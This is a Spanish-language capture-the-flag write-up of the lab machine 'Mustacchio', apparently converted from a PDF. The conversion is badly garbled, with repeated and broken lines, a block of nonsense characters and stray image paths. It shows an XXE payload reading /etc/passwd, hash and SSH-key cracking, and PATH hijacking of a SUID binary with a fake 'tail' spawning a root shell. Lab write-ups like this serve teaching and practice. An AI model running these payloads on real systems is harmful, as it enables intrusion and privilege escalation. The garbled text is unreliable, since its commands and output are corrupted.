## Mustacchio

```
iernes, 11 de junio de 2021 22:05
```

```
Intip-robot.txt: disallowed entry


| Intip-server-header: Apache/2.4.18 (Ubuntu) |
| Intip-server-header: Apache/2.4.18 (Ubuntu) |
| Intip-server-header: ngin/1:0-3 (Ubuntu) |
| Intip-server-header: ng
```

Port 22: ssh ok Port 80 varias páginas html, y en un js existe un valor comentado Bcf063452ff1193524e499349d0ac459

## Free Password Hash Cracker



## Bulldog19



Al presionar sobre submit nos indica que es necesario ingresar un xml, esto nos da pista que podía tratarse de un XXE injection
En el Código fuente se encuentra una ruta de ejemplo <a href="http://10.10.95.233:8765/auth/dontforget.bak">http://10.10.95.233:8765/auth/dontforget.bak</a>

Dentro está justamente el código o formato que debe tener el xml <?xml version="1.0" encoding="UTF-8"?> <comment>

<name>Joe Hamd</name>

cname>Joe Hamds/name>
cauthon=Barry Clast/author>
ccom>his paragraph was a waste of time and space. If you had not read this and I had not typed this
you did not have anything less to do in life. Life is so precious because it is short and you are being so
careless that you do not realize it until now since this void paragraph mentions that you are being so
careless that you do not realize it until now since this void paragraph mentions that you are doing
something so mindless, so stupies, so careless that you realize that you are not using your time wisely.
You could\('\)\(\frac{1}{2}\)\(\frac{1}{2

eficacia del ejemplo y luego modificándolo <!DOCTYPE xxx [<!ENTITY passfile SYSTEM "file:///etc/passwd">]><test>hacker%

Name: Joe Hamd Author : Barry Clad


## Comment :


his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I couldu2019ve done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could'u2019ve been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.

Perfecto. Ahora, otra cosa que indica el código fuente es que barry puede ingresar a la máquina por ssh

<!-- Barry, you can now SSH in using your key!--> <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

Extract all executions of short files and short and the sh





[q0]P+b1U+xPLSY89t4gFyH19VugHQJAy1ZEE6/h11657e6Y0P4mdZvWfb bNJVZ39UNZP+9UNZP4VCZPE XZEIFg22486112AO1HQ956Yb151Z6X0A BAZZ79HLZ26gMt4ap6Q48ZCQZF238gS5cHTP2csig/r9Hgbcg19im+ruf 1219baZ76m4ZVCSygP03198m9mg533855HP2csig/r9Hgbcg19im+ruf 1219baZ76m4ZVCSygP03198m9mg533855hH2bcg18cH2bugh29im+ruf VFyFhXrVAy0Ap6ZFSXcygP0312BCg18cH2bcg18cH2bugh29im+ruf Nolkskylker3gsu1ZPHIg612hCyf239jH2L15efbR073HSm673HSm6z78HSm2 1217BBD1xxx173hBL1312fxF4 utj9xx15fy16gBG159bC3bC43bVay0y

Tal como lo indica el encabezado, está encriptado con una contraseña así que extraemos el hash para

Tal como lo indica el encabezado, está encriptado con una contraseña así que extraemos el hintentar romperdo
intentar romperdo
logo profesion de la companio del Al ingresar exitosamente con la llave y password encontradas, nos damos cuenta que hay otro usuario y

All ingress exitosamente con la llave y password encontradas, nos damos cuenta que hay otro usuarío y dentro de su directorio hay un ejecutable con permisos especiales barry@mustacchlo:/home/joe\$ ls -lha total 28K drwxr-xr-x 2 joe joe 4.0K Apr 29 20:32 . drwxr-xr-x 4 root root 4.0K Apr 29 20:32 . rwsr-xr-x 1 root root 17K Apr 29 20:32 live\_log

Elejecutable hace lectura del archivo /var/log/gin/access.log
barry@mustacchlo:/home/joe\$ ls -lh /var/log/nginx/access.log
-rw-r----- 1 www-data adm 13K Jun 12 02:45 /var/log/nginx/access.log

reste lo podemos leer dado que formamos parte del grupo adm Veremos si podemos eliminarlo y hacer un link simbólico a otro archivo más interesante eremoss poemos diminiano y rater un missimonico a toro arinvo mas mieresame barry@mustacchio:/hone/joe\$ rm /var/log/nginx/access.log rm: remove write-protected regular file '/var/log/nginx/access.log'? y rm: cannot remove '/var/log/nginx/access.log': Permission denied

Fall
Al ejecutar un strings sobre el ejecutable vemos que tiene como instrucción leerlo con el binario tall,
pero no está como path absoluto así que podemos usar un path hijacking
barry@mustacchto:/home/joe\$ strings live\_log
/lib64/ld-linux-x86-64.so.2 /lib64/ld-linux-x86-64.so.2 libc.so.6 setuid printf system \_\_cxa\_finalize setgid \_libc\_start\_main GLIBC\_2.2.5 \_ITM\_deregisterTMCloneTable \_gmon\_start\_MCloneTable \_upUH +UH

]A\A]A^A\_
ive Nginx Log Reader
ail -f /var/log/nginx/access.log

barry@mustacchio:/tmp\$ echo "/bin/bash -p">tail barry@mustacchio:/tmp\$ cat tail /bin/bash p barry@mustacchio:/tmp\$ chmod \*x tail barry@mustacchio:/tmp\$ chmod/joe/live\_log root@mustacchio:/tmp# cat /root/root.txt

